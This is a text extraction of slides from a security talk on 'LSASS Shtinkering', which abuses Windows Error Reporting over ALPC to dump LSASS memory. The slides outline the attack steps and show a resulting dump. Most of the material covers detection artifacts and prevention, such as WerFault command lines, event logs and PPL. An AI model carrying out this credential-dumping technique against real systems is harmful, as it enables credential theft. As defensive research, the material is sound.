


# Passing Validation Checks

Checks performed by `CWerService::CheckIfCrashIsValid()`

4

Validate Request




# Opening the Event

4

Validate Request

- `CheckIfSystemConnectingToPort()` checks if the sender runs as "NT AUTHORITY\SYSTEM"
- Sender doesn't have same SID as WER
- The event fails to open
- Solution - execute the sender as "NT AUTHORITY\SYSTEM"



# Recap

## Client


## Server

1. Execute tool as SYSTEM
2. Create MappedViewStruct
3. Create ALPC message
4. Signal Service

5. Create namespace with security boundary
6. Create event under the namespace
7. Create ALPC port

8. Wait for service to start
9. Send message

10. Receive message
11. Compare sender PID to target PID
12. Open event after impersonation
13. Validate request
14. Perform Dump



# Demonstration

The screenshot displays a Windows desktop environment. On the left, a black command prompt window titled "Administrator: C:\Windows\SYSTEM32\cmd.exe" shows the current directory as "C:\Users\user\Desktop>". On the right, the Process Explorer application is open, showing a list of running processes. The process list includes several instances of svchost.exe, lsass.exe, fontdrvhost.exe, csrss.exe, winlogon.exe, dwm.exe, explorer.exe (highlighted in blue), SecurityHealthSystray.exe, vmtoolsd.exe, cmd.exe, and conhost.exe. The bottom status bar of Process Explorer shows "CPU Usage: 1.52%", "Commit Charge: 29.71%", "Processes: 127", and "Physical Usage: 39.12%". Below Process Explorer, a File Explorer window titled "CrashDumps" is open, showing an empty folder. The Windows taskbar at the bottom includes the Start button, task view, and several pinned applications, with the system clock showing 2:53 PM on 7/7/2022.

Administrator: C:\Windows\SYSTEM32\cmd.exe

C:\Users\user\Desktop>

Process Explorer - Sysinternals: www.sysinternals.com [RONB-TEST-VM\...]

File Options View Process Find Users Help

Process	Command Line	PID
svchost.exe	C:\Windows\system32\svchost.exe -k wsappx -...	5568 M
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	4828 M
svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p	3296 M
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	2064 M
svchost.exe	C:\Windows\System32\svchost.exe -k wsappx ...	6084 M
svchost.exe	C:\Windows\System32\svchost.exe -k WerSvc...	672 M
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	1300 M
lsass.exe	C:\Windows\system32\lsass.exe	676 M
fontdrvhost.exe	"fontdrvhost.exe"	824 F
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDir...	516 M
winlogon.exe	winlogon.exe	588 M
fontdrvhost.exe	"fontdrvhost.exe"	820 F
dwm.exe	"dwm.exe"	456 V
explorer.exe	C:\Windows\Explorer.EXE	4424 F
SecurityHealth...	"C:\Windows\System32\SecurityHealthSystray....	2560 F
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmto...	5808 F
cmd.exe	cmd.exe	7024 M
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	5080 M

CPU Usage: 1.52% Commit Charge: 29.71% Processes: 127 Physical Usage: 39.12%

CrashDumps

File Home Share View

Local CrashDumps

Search CrashDumps

This folder is empty.

0 items

2:53 PM 7/7/2022



01

---

## **Memory Dumping Techniques**

Overview of known  
techniques and tools

02

---

## **LSASS Shtinkering**

Reverse Engineering the  
WER Client Side

03

---

## **LSASS Shtinkering**

Reverse Engineering the  
WER Server Side

04

---

## **Detection & Prevention**

How to stop the attack



# Remaining Artifacts



Event log



Dump file




WerFault  
command-line



WER  
Report  
Archive


# Event Log

- Event ID 1000 is generated under “Windows Logs\Application”
- Event doesn't specify the sender process



# Dump File

- Dump files will be written to %LocalAppData%\CrashDumps
- For processes running as “NT AUTHORITY\SYSTEM”, the path is:  
C:\Windows\system32\config\systemprofile\AppData\Local\CrashDumps

This PC > Local Disk (C:) > Windows > system32 > config > systemprofile > AppData > Local > CrashDumps				
Name	Date modified	Type	Size	
 Isass.exe.680.dmp	7/5/2022 8:47 AM	DMP File	50,955 KB	



# WerFault Command Line


- *WerFault.exe -u -p <target process> -ip <source process> -s <file mapping handle>*
- If the source process is not equal to the target process and the target process is LSASS then this is an indication of this technique



lsass.exe	C:\Windows\system32\lsass.exe	680
fontdrvhost.exe	"fontdrvhost.exe"	816
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windo...	524
winlogon.exe	winlogon.exe	608
fontdrvhost.exe	"fontdrvhost.exe"	808
dwm.exe	"dwm.exe"	432
explorer.exe	C:\Windows\Explorer.EXE	5288
SecurityHealthSystray.exe	"C:\Windows\System32\SecurityHealthSystray.exe"	5684
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	392
cmd.exe	cmd.exe	5460
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	6548
LSASS_Shtinkering.exe	LSASS_Shtinkering.exe	4104
WerFault.exe	C:\Windows\system32\WerFault.exe -u -p 680 -ip 4104 -s 248	6036

# WER Report Archive


- Archive located at:  
*C:\ProgramData\Microsoft\Windows\WER\ReportArchive*
- Each directory contains “Report.Wer” – log file that doesn’t specify the sender process



This PC > Local Disk (C:) > ProgramData > Microsoft > Windows > WER > ReportArchive >				
Name		Date modified	Type	Size
AppCrash_lsass.exe_828c74d145e2ee56bb5df471cdce7f5d9d4bc729_3df1cf7e_e71d613e-4324-4d61-ae6a-4cf2913c0d7e		7/5/2022 9:41 AM	File folder	

```
Report.wer
1  Version=1
2  EventType=CriticalProcessFault2
3  EventTime=133014760208937570
4  ReportType=2
5  Consent=1
6  UploadTime=133014760292061972
7  ReportStatus=268435456
8  ReportIdentifier=408016a3-ef54-4ff1
9  IntegratorReportIdentifier=c26285f0
10 Wow64Host=34404
11 NsAppName=lsass.exe
12 OriginalFilename=lsass.exe
```

# Advantages



# Suggested Actions

- Application event ID 1000 (exception reported by WER) which is not followed by a termination of LSASS
- WerFault command line:  
*WerFault.exe -u -p <target process> -ip <source process> -s <file mapping handle>*  
Source process is not equal to the target process and the target process equals LSASS PID
- Use API monitoring to look for ALPC messages sent to WER with the LSASS PID
- Setting LSASS as PPL prevents from opening a handle with PROCESS\_VM\_READ

# Further Research

- Other Message types
  - What do they cause WerSvc to do? Can it be exploited?
- Undocumented struct might change in future releases



## References

- Windows Internals 6th Edition Part 1
- Windows Via C/C++ 5th Edition
- <https://docs.microsoft.com/en-us/windows/win32/wer/collecting-user-mode-dumps>
- <https://flylib.com/books/en/2.294.1.98/1/>
- [https://www.wikiwand.com/en/Squatting\\_attack](https://www.wikiwand.com/en/Squatting_attack)
- <https://www.cybereason.com/blog/threat-analysis-report-from-shatak-emails-to-the-conti-ransomware>
- [https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2022/06/23093553/Common-TTPs-of-the-modern-ransomware\\_low-res.pdf](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2022/06/23093553/Common-TTPs-of-the-modern-ransomware_low-res.pdf)
- <https://slidesgo.com/theme/tech-startup>

# THANKS

Do you have any questions?

Contact us:



@asaf\_gilboa  
@RonB\_Y



<https://www.linkedin.com/in/asaf-gilboa/>  
<https://www.linkedin.com/in/ron-ben-yizhak-039699156/>